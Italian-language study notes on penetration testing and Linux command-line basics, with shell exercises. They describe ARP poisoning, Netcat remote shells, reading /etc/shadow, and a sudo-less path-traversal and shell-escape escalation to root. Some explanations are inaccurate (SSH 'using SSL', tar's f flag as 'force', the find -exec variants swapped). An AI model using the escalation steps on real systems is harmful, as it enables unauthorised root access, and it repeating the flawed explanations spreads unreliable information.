PENETRATION TESTING

Cos'è il penetration testing?
È un metodo per valutare la sicurezza di un sistema informatico o di una rete simulando un attacco da una sorgente maliziosa. In particolare, si cerca di:
-> Far emergere le vulnerabilità.
-> Ottenere l'accesso al sistema.
-> Ottenere dati non autorizzati.
-> Sfruttare determinate funzionalità del sistema.

Il processo di penetration testing include:
- Raccogliere le informazioni sul sistema target prima del test.
- Identificare possibili entry point.
- Provare a irrompere negli entry point precedentemente identificati.
- Scrivere su un report tutte le informazioni ottenute, anche nel caso in cui il penetration test non è andato a buon fine.

Penetration testing vs vulnerability assestment
Il penetration testing viene eseguito manualmente da un determinato team e può essere molto accurato e affidabile. Ha la tendenza di produrre dei falsi negativi. Infatti, se il penetration test va a buon fine, allora è sicuro che il sistema abbia delle vulnerabilità; in caso contrario, le vulnerabilità potrebbero esserci come non esserci.
Il vulnerability assestment, invece, viene eseguito automaticamente, può essere preparato "a tavolino" ed è meno accurato. Ha la tendenza di produrre dei falsi positivi.

Fasi del penetration test
1) Planning: qui il cliente definisce l'ambito in cui bisogna concentrarsi e gli obiettivi che devono essere conseguiti dal team di penetration testing.
2) Gathering information: qui il team cerca più informazioni possibili sul target.
3) Discovering vulnerabilities: qui il team cerca un entry point della vulnerabilità che potrà essere sfruttato per ottenere l'accesso al sistema.
4) Reporting: qui il team scrive un documento in cui si mostra tutto ciò che si è trovato e consegna tale documento al cliente.

Metodologie del penetration test
-> Black box: il team ha a disposizione il target ma non conosce nulla a riguardo.
-> White box: al team viene detto qualunque cosa riguardo il target: la topologia della rete, le relative tecnologie, le gerarchie della compagnia e così via. Chiaramente tutto ciò facilita il lavoro del team.

Insights sui protocolli di rete
Un protocollo è un linguaggio comune tra client e server che definisce un insieme di regole ben definito e i messaggi che consentono a client e server di comprendersi a vicenda. HTTP e SMTP sono due esempi di protocolli i cui messaggi sono perfettamente human-readable. Ciò, per quanto concerne in particolar modo SMTP, ha rappresentato un vantaggio per gli hacker nel momento in cui, fino a qualche tempo fa, era possibile inviare tramite Telnet delle mail "finte" con un mittente arbitrario senza necessità di autenticarsi. Di fatto, all'interno dell'header dei messaggi SMTP, ci sono dei campi "Received" che indicano quali sono stati gli host attraverso cui è passato il messaggio. Se la mail è finta, si ha una discrasia tra il mittente e gli host

attraversati (in particolare non figura alcun host corrispondente al mittente).
Tale vulnerabilità è stata facile da individuare appunto grazie al fatto che i messaggi SMTP sono human-readable.

Un altro protocollo che vale la pena considerare è ARP, che supporta la conversione degli indirizzi IP in indirizzi MAC. In particolare, quando un host A vuole inviare un messaggio a un host B, se non conosce l'indirizzo MAC di B, invia un messaggio di richiesta ARP in broadcast come per chiedere "Chi ha l'indirizzo IP x.x.x.x?". Dopodiché sarà solo l'host corretto a replicare con un messaggio di risposta contenente il suo indirizzo MAC.
Tale protocollo, così definito, lascia la possibilità di effettuare un particolare attacco chiamato **ARP poisoning**. Supponiamo di avere all'interno di una medesima sottorete un router, un cellulare e un attaccante, e supponiamo che il cellulare e il router vogliano comunicare tra loro. Nel momento in cui il cellulare e il router applicano il protocollo ARP per identificare l'indirizzo MAC della propria controparte, l'attaccante può comunque replicare alle richieste ARP col suo indirizzo MAC (di fatto non c'è alcun meccanismo di sicurezza implementato in ARP, che è stato pensato per essere molto semplice e veloce). A questo punto, il router, per comunicare col cellulare, invia i messaggi verso l'attaccante, e anche il cellulare a sua volta invia i messaggi verso l'attaccante. In tal modo, l'attaccante è in grado di intercettare, modificare e inoltrare tutti i pacchetti scambiati tra le due vittime.
Per scoprire se si è vittima di un attacco ARP, basta andare a leggere la propria tabella ARP. Se ci sono più indirizzi IP associati a un medesimo indirizzo MAC, vuol dire che più host hanno replicato a una stessa richiesta ARP: soltanto uno è l'host corretto, mentre gli altri sono artefici dell'ARP poisoning.

All'interno di una stessa sottorete è possibile combinare l'ARP poisoning col **DNS spoofing**. In particolare, l'attaccante, mediante l'ARP Poisoning, può spacciarsi per un server DNS. Nel momento in cui la vittima invia una richiesta DNS all'attaccante per ottenere l'indirizzo IP di un determinato server, l'attaccante può replicare col proprio indirizzo IP, in modo tale da impersonare anche il server con cui la vittima voleva comunicare.
Il tool che permette di fare ciò è **Bettercap**.

Comandi base di Kali Linux
- updatedb: costruisce un database locale di tutti i file del file system.
- locate: fa una query al database locale per ottenere la locazione di un determinato file; prima di tale comando è necessario ricorrere a updatedb.
- which: cerca la posizione di un file / una directory andando a guardare tra i percorsi specificati nella variabile d'ambiente $PATH.
- find: cerca la posizione di un file / una directory scandendo ricorsivamente l'intero file system. È dunque un comando più "aggressivo" di locate e which.
- wget: scarica una specifica pagina web.

- **grep "href=" index.html**: trova tutti i link della pagina index.html.
- **cut -d "/" -f 3**: cerca "/" e si prende tutto ciò che vi è scritto dopo il secondo "/" (i.e. si prende tutti i token dal terzo in poi).
- **grep "\."**: estrapola tutto ciò che è stato preso dal comando precedente e che contiene il punto.
- **cut -d "'" -f 1**: cancella gli apici.
- **sort -u**: ordina in ordine alfabetico.

I cinque comandi riportati qui sopra, se messi in sequenza (separati dal carattere "|"), concorrono a restituire tutti i sottodomini di uno specifico dominio.

Netcat
È uno strumento usato per instaurare / accettare connessioni su una determinata porta. Inoltre, offre la possibilità di eseguire un processo (e.g. una shell) ogni qual volta arriva una connessione su una porta.
In altre parole, Netcat permette di ottenere una shell remota e, per far ciò, si seguono questi passaggi:
1) Creare una connessione tra la nostra macchina e il target.
2) Inviare al target il comando che vogliamo eseguire attraverso la connessione.
3) Il target eseguirà il comando e restituirà il relativo output attraverso la connessione.

Di seguito sono riportati alcuni comandi utili per Netcat:
-> Per mettersi in ascolto: nc -l -p *num_porta*.
-> Per richiedere una connessione: nc *indirizzo_ip num_porta* (il numero di porta è del server che si mette in ascolto; per quanto riguarda il client, ne viene scelta una randomicamente).
-> Per mettersi in ascolto per poi far leggere il contenuto di un file: nc -l -p *num_porta* < *nome_file*.

Per catturare i pacchetti scambiati tra due processi locali che comunicano con Netcat, è sufficiente attivare la cattura dei pacchetti su Loopback : lo in Wireshark.

Per visualizzare quali sono le porte (le socket) aperte dell'host, basta utilizzare il comando **netstat**. È anche possibile aggiungere dei flag, come -l per restituire solo la lista dei servizi nello stato listening, -t per visualizzare solo le porte con cui ci si può connettere tramite TCP, -u per visualizzare solo le porte con cui ci si può connettere tramite UDP, -n per visualizzare gli indirizzi IP così come sono (e.g. 127.0.0.1 al posto di localhost), -p per sapere quale processo ha aperto quella porta (a patto che si abbiano i permessi per saperlo) e così via. Di seguito è riportato un esempio di utilizzo di tale comando:

```
gbyolo@kalimero: test » netstat -l -t -n
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN
tcp6       0      0 ::1:5432                :::*                    LISTEN
```

Le porte in cui Local Address = 127.0.0.1 sono accessibili solo da parte di un processo che gira in localhost; d'altra parte, le porte in cui Local Address = 0.0.0.0 sono accessibili da chiunque.

LINUX

Introduzione
Linux è un sistema operativo nato da UNIX e riprende la filosofia secondo cui "tutto è un file".
Il kernel di Linux è stato sviluppato in modo tale da offrire un'astrazione di tutto il livello hardware. In tal modo, i programmatori non devono preoccuparsi delle caratteristiche hardware della macchina, bensì utilizzano le system call.

Col tempo Linux si è accoppiato col progetto GNU: oltre al sistema operativo e al kernel, si dispone anche dei tool GNU. GNU è un progetto che si propone di ricreare i tool UNIX e di rilasciarli con una licenza più aperta, ovvero la GPL (GNU General Public License), secondo cui chiunque può modificare, studiare, distribuire o vendere un programma (a patto che il progetto figlio erediti la licenza GPL).

Ad oggi esistono innumerevoli distribuzioni di Linux. Quel che hanno in comune è il core del kernel. Ciò che cambia, invece, è l'ambiente offerto, i programmi che possono essere installati, il modo in cui possono essere gestiti gli script di avvio, il networking e così via.

Filesystem
Ha una struttura ad albero:

- /boot/ → system boot files
- /dev/ → hardware devices (each device is a file! more or less…)
- /etc/ → system configuration
- /home/ → user home directories
- /lib/ → system libraries
- /mnt/ → removable devices (e.g. usb)
- /proc/ → kernel interaction (file abstraction) [now deprecated but still in use]
- /sys/ → kernel interaction
- /tmp/ → temporary files
- /usr/ → universal system resources → mostly user installed programs
- /var/ → variable files

Tty (text input / output interface)
È un terminale virtuale ed è l'interfaccia principale verso il sistema operativo. Fondamentalmente, l'utente scrive qualcosa, il sistema operativo lo processa e produce un output da restituire all'utente.
Il processamento dell'input avviene mediante una **shell**, che è l'interprete della linea di comando. I file principali con cui la shell lavora sono **stdin** (associato di default al file descriptor 0), **stdout** (associato di default al file descriptor 1) e **stderr** (associato di default al file descriptor 2).
I file tty sono localizzati in /dev.

L'**interfaccia grafica** (Graphical User Interface - GUI) non è altro che un insieme di processi che vengono eseguiti sul terminale virtuale (tty) e che permettono di interagire col terminale con particolari programmi detti **emulatori di terminale**.

La shell può essere utilizzata interattivamente oppure eseguendo un particolare file (sh, bash, zsh, ecc.).
Fa uso delle **variabili d'ambiente**, che vengono utilizzate per configurare il sistema (e.g. $PATH, che contiene i percorsi in cui la shell andrà a cercare un comando inserito senza specificare il percorso completo) o un processo (e.g. $USER, che rappresenta l'utente per conto del quale un particolare processo sta girando, e $TERM, che rappresenta il terminale virtuale correntemente utilizzato).

Comandi base per la shell
- **pwd** = print working directory: stampa la directory corrente.
- **cd** = change directory: cambia la directory corrente.
- **ls** = list segment: stampa tutto ciò che si trova all'interno della directory corrente o della directory passata come parametro.
- **cat**: stampa il contenuto di un file.
- **echo**: stampa tutto ciò che gli viene passato come parametro (e.g. una variabile d'ambiente).

Redirezione
Gli input e gli output di un programma possono essere redirezionati verso dei file descriptor (fd) o dei file a piacere. In particolare:
-> L'operatore ">" redireziona l'output (che di default è stdout – fd1).
-> L'operatore "<" redireziona l'input (che di default è stdin – fd0).
La sintassi generale per la redirezione è la seguente:
- fd1 > &fd2 → redireziona l'output da fd1 verso fd2.
- fd1 > filename → redireziona l'output da fd1 verso il file dal nome filename.
NB: l'operatore ">" seguito dal nome di un file in realtà sovrascrive il file destinazione; per effettuare un'operazione di append, piuttosto, si utilizza l'operatore ">>".

Esiste un file speciale verso cui spesso si fa redirezione che è **/dev/null**. Tutto ciò che viene riportato su questo file viene subito eliminato, per cui è utile quando si vuole ignorare qualche output. Ad esempio, è utilizzato quando si vuole vedere a schermo solo lo stdout e non lo stderr e viceversa.

Pipe
Sono file utilizzati dai processi per comunicare internamente tra loro (**IPC** – **Inter Process Communication**). Ne esistono due tipologie fondamentali:
-> **Named pipe** (o **fifo**), che esiste all'interno del filesystem; è detta fifo perché genera i dati in output esattamente nello stesso ordine con cui li ha acquisiti. Prima di essere utilizzata, deve essere creata mediante il comando mkfifo, in modo tale che viene memorizzata all'interno della directory /tmp/mkfifo. Inoltre, la named pipe è bloccante, nel senso che lo scrittore viene posto nello stato di blocco se non ci sono lettori attivi e il lettore viene posto nello stato di blocco se non ci sono dati immessi nella pipe.
-> **Anonymous pipe**, che è gestita direttamente dal kernel e non ha un corrispettivo nel filesystem.

Dunque, se vogliamo utilizzare l'output di un programma come input di un altro programma, abbiamo due possibilità:
1) Possiamo ricorrere alla redirezione: program1 > output; program2 < output.
2) Possiamo ricorrere a una pipe anonima: program1 | program2.


Le pipe vengono chiuse (ma non eliminate dal file system) quando non c'è più uno scrittore a esse associato.

Le pipe, inoltre, sono spesso utilizzate per invocare il comando grep. Semplificando, una possibilità di utilizzo di grep è verificare se un qualche file .txt all'interno della directory corrente contiene una specifica stringa (e.g. "vdsi"); questo si può fare col seguente comando: cat *.txt | grep "vdsi". Se ci aggiungiamo il flag -i, stiamo rendendo il grep case insensitive.

Altri programmi di text filtering
-> cut: effettua lo split di una stringa, spezzettandola in più parti in base a un particolare carattere di split (e.g. **cat filename.txt | cut -d " " -f 1** è un comando che suddivide la stringa contenuta in filename.txt in


tante sottostringhe - che sarebbero le sottostringhe separate dal carattere " " - e poi restituisce la sotto-stringa che si trova in posizione 1).
-> awd: esegue più o meno la stessa operazione di cut con l'opzione -f (ovvero split di una stringa + estrazione di una delle sottostringhe risultanti).
-> sed: rimpiazza delle sottostringhe all'interno di una stringa S (e.g. **sed 's/,$//'** sostituisce la virgola che si trova in fondo a S con una stringa vuota; è possibile notare come entrambe le stringhe si trovino tra due 'slash' e come il simbolo del dollaro indichi il fondo della stringa S).
-> tr: sostituisce il carattere passato come primo argomento con il carattere passato come secondo argomento (e.g. **tr '\n' ','** sostituisce gli '\n' con le virgole).

Permessi di accesso
Il comando ls, col flag -l, permette di visualizzare le seguenti informazioni riguardanti i file (e le directory) presenti in una determinata directory:



- **Group** è il gruppo di utenti proprietario del file / directory. Di default, quando viene creato un file, il gruppo proprietario è quello principale, ovvero quello omonimo all'utente proprietario del file. Di fatto, quando viene definito un nuovo utente del sistema, viene generato automaticamente un gruppo omonimo.
- **Permissions** è una stringa composta da un carattere preliminare e da tre sequenze di tre caratteri cadauna. Il carattere preliminare è un "-" per i file regolari e una "d" per le directory. Dopodiché, la prima sequenza di caratteri è relativa ai permessi di accesso per gli utenti proprietari del file, la seconda sequenza è relativa ai permessi di accesso per i gruppi di utenti proprietari del file, mentre l'ultima sequenza è relativa ai permessi di accesso agli utenti rimanenti. Infine, il primo carattere di ciascuna sequenza indica il permesso di lettura, il secondo carattere indica il permesso di scrittura e il terzo carattere indica il permesso di esecuzione del file; se il permesso è disabilitato c'è un trattino, altrimenti c'è la lettera corrispondente.

I permessi di accesso a un file o a una directory possono essere modificati mediante il comando **chmod**.
Facciamo degli esempi:
1) chmod o+x filename → stiamo aggiungendo il permesso di eseguire filename agli utenti che non sono proprietari del file, né appartengono a un gruppo proprietario del file.
2) chmod g-rwx filename → stiamo rimuovendo tutti i permessi di accesso a filename ai gruppi proprietari del file.
3) chmod 754 filename → stiamo impostando i permessi di accesso a filename secondo la seguente logica:



È inoltre possibile cambiare l'utente o il gruppo proprietario di un file tramite il comando **chown**. Facciamo anche qui degli esempi:
1) chown vdsi:vdsi filename → stiamo assegnando a filename l'utente proprietario vdsi e il gruppo proprietario vdsi.
2) chown vdsi:root filename → stiamo assegnando a filename l'utente proprietario vdsi e il gruppo proprietario root.

Concentrandoci sui permessi di accesso a una directory, possiamo dire che:
- Il permesso di accesso in lettura consente di leggere i file contenuti nella directory.
- Il permesso di accesso in scrittura consente di creare / modificare / eliminare i file all'interno della directory.
- Il permesso di accesso in esecuzione consente di entrare all'interno della directory attraverso il comando cd; senza questo permesso ma coi permessi di accesso in lettura e in scrittura rimane comunque possibile leggere e modificare i file contenuti all'interno della directory specificando il path relativo della cartella stessa.

Utenti
In Linux si ha l'utente root e poi una serie di utenti non privilegiati. Prestiamo bene attenzione al root poiché si tratta dell'utente che ha la possibilità di fare tutto all'interno del sistema, per cui è piuttosto pericoloso. È per questo motivo che nel penetration testing una cosa che di norma si tenta di fare è acquisire l'accesso alla macchina come utente root.

Per quanto riguarda gli utenti di un sistema Linux in generale, è possibile utilizzare i seguenti comandi:
-> cat /etc/passwd: lista tutti gli utenti del sistema (con le relative cartelle di home e le shell che usano).
-> cat /etc/passwd | grep "bash\|sh": lista tutti e soli gli utenti che possono effettuare il login nel sistema.
-> adduser vdsi: aggiunge all'interno del sistema un nuovo utente non privilegiato di nome vdsi.
-> id vdsi: mostra le informazioni dell'utente vdsi.
-> su vdsi: effettua il login dell'utente vdsi.
-> cat /etc/shadow: lista le password degli utenti del sistema.

Quest'ultimo comando porta a un permission denied a meno che non si è l'utente root. Per poter leggere le password degli utenti con successo, si hanno due possibilità:
- Effettuare il login come utente root tramite il comando *su root*.
- Sfruttare il programma sudo, che permette di impersonare un altro utente (il root) semplicemente immettendo la password dell'utente corrente.

<u>Sudoers:</u>
Per visualizzare cosa è possibile fare col comando sudo, basta digitare sudo -l.

Invece, per visualizzare quali utenti possono essere impersonati da ognuno, se è necessario immettere la password quando si effettua l'impersonificazione e quali azioni sono concesse durante l'impersonificazione, basta leggere il file /etc/sudoers. Supponiamo che all'interno di questo file ci sia:

vdsi ALL=(root) NOPASSWD: /bin/cat *

Questo vuol dire che l'utente vdsi può impersonare l'utente root senza immettere la password e, nel farlo, può eseguire il comando cat (ovvero può leggere qualunque file). L'asterisco sta a indicare che, dopo cat, nel comando può esserci qualunque cosa, per cui cat non ha limitazioni.

Altri esempi di configurazioni di sudo sono riportate di seguito:

```
vdsi      ALL=(root) NOPASSWD: /bin/less /var/log/*
vdsi      ALL=(root) NOPASSWD: /tmp/myprogram
```

La prima permette di leggere i file (a partire dall'inizio e non dalla fine come cat) della directory /var/log, mentre la seconda permette di accedere al programma myprogram posto all'interno della directory /tmp.

Attenzione: la prima in realtà è pericolosa. Intuitivamente possiamo pensare che, con tale riga, sia solo possibile leggere file all'interno di /var/log e basta. Tuttavia, è possibile fare molto di più:
-> È possibile leggere qualunque file all'interno del sistema: ad, esempio, per accedere a /etc/passwd, basta immettere il comando sudo -u root /bin/less /var/log/../../etc/passwd
-> Il programma less permette di eseguire qualunque comando a partire dal suo interno: mentre si sta visualizzando il contenuto di un file, basta digitare ![NOME_COMANDO]. A quel punto viene eseguito NOME_COMANDO per conto dell'utente per il quale si è invocato less (che nel nostro caso è proprio root!).

Per quanto invece concerne la seconda configurazione, è sicura nel momento in cui myprogram è un programma sicuro.

La configurazione di default che abbiamo all'interno di /etc/sudoers è invece la seguente:

```
%sudo   ALL=(ALL:ALL) ALL
```

Questa sta a indicare che, tramite il comando sudo e inserendo la password, tutti gli utenti del sistema possono impersonare qualunque altro utente U (compreso il root) per poi eseguire qualsiasi comando concesso a U.

Setuid / setgid:
Di default, quando viene creato un processo P lanciando un file eseguibile F, P sarà associato allo stesso utente e allo stesso gruppo di F. Questo comportamento può essere alterato mediante il bit **setuid** o tramite il bit **setgid**. In particolare, se setuid è abilitato, il processo P ha la possibilità di cambiare utente durante la sua esecuzione, mentre se il setgid è abilitato, P ha la possibilità di cambiare gruppo (e questo senza dover immettere alcuna password).
Tornando alle tre triplette che indicano i permessi di accesso a un file, se nella tripletta relativa all'utente proprietario c'è una s al posto della x, vuol dire che per quel file il bit setuid è attivato; d'altro canto, se questo è vero per la tripletta relativa al gruppo proprietario, vuol dire che per quel file il bit setgid è attivato.

Per impostare a 1 il bit setuid all'applicazione dal nome "filename", basta digitare il seguente comando:
chmod u+s filename
Invece, per impostare a 1 il bit setgid, basta digitare il seguente altro comando:
chmod g+s filename

Invece, per trovare i file che hanno il bit setuid o setgid impostato a 1, si può ad esempio ricorrere a comandi del tipo:
1) find / -type f \(-perm -4000 -o -perm -2000 \) -exec ls -lg {} \; 2>/dev/null
2) find / -type f -user root \(-perm -4000 -o -perm -2000 \) -exec ls -lg {} \; 2>/dev/null
3) find / -type f -perm -u=s 2>/dev/null
Il comando (1) restituisce tutti i file con il bit setuid o setgid impostato indipendentemente da quale sia il proprietario di tali file; il comando (2), invece, restituisce i file con proprietario root e con il bit setuid o setgid impostato; il comando (3), infine, rappresenta un modo più "semplice" per scrivere il comando (1), con la differenza per cui (3) lista solo i file con setuid impostato (senza effettuare l'OR tra setuid e setgid).

NB: 2>/dev/null serve a mandare tutte le informazioni destinate a stderr verso il file speciale null; in altre parole, fa sì che i messaggi di errore non vengano stampati a schermo, bensì vengano semplicemente ignorati.

Link simbolici
I file in Linux possono avere due tipi di link: gli **hard link** e i **soft link** (detti anche **link simbolici**).

Soft link:
Possono essere creati col seguente comando:
ln -s /path/assoluto/file /tmp/link
In tal modo, eseguire /tmp/link equivale a eseguire il file a cui è stato aggiunto il link simbolico. Infatti, all'interno di /tmp/link vi è scritta la destinazione vera del file.

Hard link:
Possono essere creati col seguente comando:
ln /path/assoluto/file /tmp/hardlink
La creazione di un hard link consiste nell'istanziazione di un oggetto che punta direttamente al nostro file target all'interno dell'hard disk. L'i-node del file target (che è una struttura dati di Linux che mantiene i metadati del file) tiene traccia del numero di hard link associati a quel file; quest'ultimo viene eliminato dal file system solo nel momento in cui non viene utilizzato da nessuno e il suo contatore degli hard link scende a zero.

La creazione di un hard link è permessa solo se si è un utente (o si sta impersonificando un utente) che ha i permessi di accesso in scrittura per il file target.

Processi
-> ps: effettua il listing dei processi attualmente attivi nel sistema.
-> kill -SIGKILL pid: termina bruscamente il processo con ID == pid.
-> kill -SIGTERM pid: termina in modo "graceful" il processo con ID == pid; è equivalente al ctrl+C su terminale.
-> kill -SIGSTOP pid: mette in pausa (ma senza ammazzarlo) il processo con ID == pid; è equivalente al ctrl+Z su terminale.
-> fg numJob: rimette in esecuzione in modalità foreground il job con numero == numJob precedentemente stoppato.
-> bg numJob: mette in esecuzione in modalità background il job con numero == numJob precedentemente stoppato.
-> top: è un comando che equivale ad aprire il task manager di Windows; una variante più carina è htop.
-> watch -n 2 command: esegue periodicamente il comando command ogni 2 secondi.

Archivi (file compressi)
-> tar zcf gnomo.tar.gz gnomo/: comprime la directory gnomo/ all'interno dell'archivio gnomo.tar.gz, dove il flag z indica che vogliamo il formato .tar.gz, il flag c indica appunto la compressione e il flag f (force) indica la volontà di ignorare eventuali errori.
-> tar ztf gnomo.tar.gx: mostra il contenuto di gnomo.tar.gx (i.e. l'elenco dei file compressi all'interno dell'archivio).
-> tar zxf ~/Desktop/gnomo.tar.gz: estrae il contenuto di gnomo.tar.gz.
-> zcat & zless: sono gli equivalenti rispettivamente di cat e di less per gli archivi con formato .tar.gz; questi comandi sono ad esempio molto importanti per visualizzare il contenuto di rockyou.txt.gz, che è un archivio all'interno di /usr/share/wordlists che contiene tutte le password che potrebbero essere utilizzate all'interno del sistema. Se alla fine del comando zcat aggiungiamo un '| wc', ci viene restituito il conteggio di righe, parole e caratteri all'interno dell'archivio.

Cron

Sono dei processi schedulati dal sistema in base a determinate impostazioni. Queste impostazioni sono definite all'interno del file **crontab**, in cui ciascuna riga definisce un comando che viene schedulato periodicamente dal sistema operativo con la granularità del minuto (quindi, ad esempio, se vogliamo schedulare un comando ogni 30 secondi, dobbiamo farlo in un altro modo). Crontab è editabile soltanto dall'utente root. Vediamo alcuni comandi:

-> crontab -l: effettua il listing dei cron schedulati per conto dell'utente che si sta impersonificando.

-> crontab -e: crea / modifica dei cron per conto dell'utente che si sta impersonificando.

Networking

-> ip a: restituisce l'indirizzo IP delle interfacce di rete del sistema.

-> ip r: restituisce la tabella di routing della macchina, che indica come il traffico viene instradato sulle varie interfacce.

-> ip neigh: restituisce la cache ARP.

-> ip link: è molto simile a 'ip a' ma specifica anche se siamo connessi al link fisico di ogni interfaccia o no.

SSH

È un protocollo per connettersi a un qualche server remoto e rappresenta l'evoluzione di Telnet poiché, rispetto a Telnet, aggiunge dei meccanismi di sicurezza sfruttando il protocollo SSL.

L'utente dispone di due modalità per autenticarsi:

- Username e password.
- Username e utilizzo della coppia (chiave pubblica RSA, chiave privata RSA).

Di seguito sono riportati alcuni comandi che possono essere eseguiti con SSH:

-> ssh-keygen -t rsa: crea una nuova coppia (chiave pubblica RSA, chiave privata RSA), dove la chiave pubblica viene memorizzata all'interno del file **id_rsa.pub**, mentre la chiave privata viene memorizzata all'interno del fine **id_rsa**; entrambi questi file si trovano nella directory /home/user/.ssh.

-> service ssh start: avvia il servizio ssh.

-> service ssh stop: stoppa il servizio ssh.

-> service ssh status: mostra lo stato del servizio ssh.

Altri comandi

-> lsblk: mostra tutti i dischi connessi alla macchina, sia che essi siano montati, sia che non lo siano; nel primo caso, hanno una directory a loro associata (che sarebbe la directory dove sono stati montati).

-> mount: mostra tutte le partizioni e i dischi montati sul sistema operativo; viene usato anche per montare una partizione / un disco sul sistema operativo.

-> cat /etc/fstab: legge l'elenco delle partizioni che vengono montate automaticamente all'avvio del sistema operativo.

-> df -h: fornisce le informazioni sui file system, ovvero la loro dimensione totale, lo spazio rimanente e la directory su cui sono stati montati; se quest'ultima è /run, sta a indicare che il file system è stato montato in RAM, per cui viene resettato a ogni spegnimento della macchina.

-> free -h: visualizza la dimensione e l'utilizzo della RAM.

-> du -hs directoryname: restituisce la quantità di memoria fisicamente occupata dalla cartella directoryname.

Esercizi

Esercizio 1:

Scrivere un breve script che, dato un sito web, estragga lo url.

```
#!/bin/bash                Questa riga identifica l'interprete del programma.
if [$# -lt 1]              $# == numero di argomenti passati al programma; -lt == less than (<)
then
        echo "Usage: $0 <website url>"
        exit 1             Il programma si aspetta almeno un parametro di input: il sito web.
fi
curl -k -s $1 | grep -Eo '"(http:|https:|)//[^/"]+' | cut -d "/" -f 3 | sort -u
Quest'ultimo comando estrae lo url; qui è stata utilizzata una reg-exp ma, in alternativa, era possibile scri-
vere:   curl -k -s $1 | grep "href=" | cut -d "/" -f 3 | grep "\." | cut -d "'" -f 1 | grep -v "<a" | sort -u
```

Esercizio 2:

Scrivere un breve script che effettui un **ping sweep** (i.e. un ping verso numerose destinazioni) di un range di IP target della tua rete.

```
#!/bin/bash                Questa riga identifica l'interprete del programma.
Se occorre il segnale SIGINT, prima della terminazione, stampa 'Process Interrupted; exit'.
trap 'echo Process Interrupted; exit' INT
for i in $(seq 1 255); do          for(i=1; i<256; i++)
        ip=10.11.1.$i
        Questo comando esegue il ping una volta sola verso l'indirizzo IP specificato e ignora l'output.
        ping -w 3 -c 1 $ip > /dev/null;
        Bisogna comunque sapere se il target ha risposto o no: si stampa dunque solo questa informazione.
        if [$? -eq 0]              $? == valore di ritorno dell'ultimo comando (ping); -eq == equal
        then
                echo "- $ip is UP";
        else
                echo "- $ip is DOWN";
        fi
done
```

Esercizio 3:

Riscrivere in Python la soluzione dell'esercizio precedente.

```
#!/usr/bin/env python          env è un programma che prende qualcosa tra le variabili d'ambiente
import sh
print "Scanning…"
for i in range(201,255):
   address = "160.80.80." + str(i)
   try:
        sh.ping (address, "-c 1", "-w 3", _out="/dev/null")
        print "ping to", address, "OK"
   except sh.ErrorReturnCode_1:
        print "no response from", address
```

Esercizio 4:

Scrivere un comando che stampi a schermo l'indirizzo IP e il numero di porta associati ai processi che sono nello stato LISTEN su una qualche connessione TCP (e non TCP6).

-> netstat -atupn: restituisce tutte le connessioni relative alla nostra macchina.
-> netstat -atupn 2>/dev/null: restituisce tutte le connessioni ignorando lo stderr.
-> netstat -atupn 2>/dev/null | grep -w tcp: restituisce solo le connessioni tcp (il flag -w fa sì che vengano prese esclusivamente le righe contenenti almeno un token esattamente uguale a "tcp", ignorando dunque i casi in cui "tcp" è solo una sottostringa di un altro token; in tal modo, si evita di prendere le righe con "tcp6").
-> netstat -atupn 2>/dev/null | grep -w tcp | grep LISTEN: restituisce solo le connessioni tcp nello stato LISTEN.
-> **netstat -atupn 2>/dev/null | grep -w tcp | grep LISTEN | awk '{print $4}'**: restituisce il quarto token delle connessioni tcp nello stato LISTEN (dove il quarto token è proprio relativo a indirizzo IP e numero di porta associati al processo attivo sulla connessione).

NB: per stampare più di un token con awk, è possibile procedere nei seguenti modi:
- awk '{print $2, $4}': stampa i due token uno di seguito all'altro.
- awk '{print $2 " – " $4}': stampa i due token separati dalla stringa indicata nel mezzo (" – ").

Esercizio 5:
Scrivere un comando che esegua 'ls -l' su tutti e soli i file del sistema col bit setuid impostato a 1.

Esistono tre possibili soluzioni:
1) find / -type f -perm -u=s -print 2>/dev/null | xargs ls -l
2) find / -type f -perm -u=s -exec ls -l ; 2>/dev/null Qui ls -l viene eseguito una volta per tutti i file.
3) find / -type f -perm -u=s -exec ls -l {} + 2>/dev/null Qui ls -l viene eseguito una volta per ogni file.

Per ulteriori esercizi:
Bandit OverTheWire.

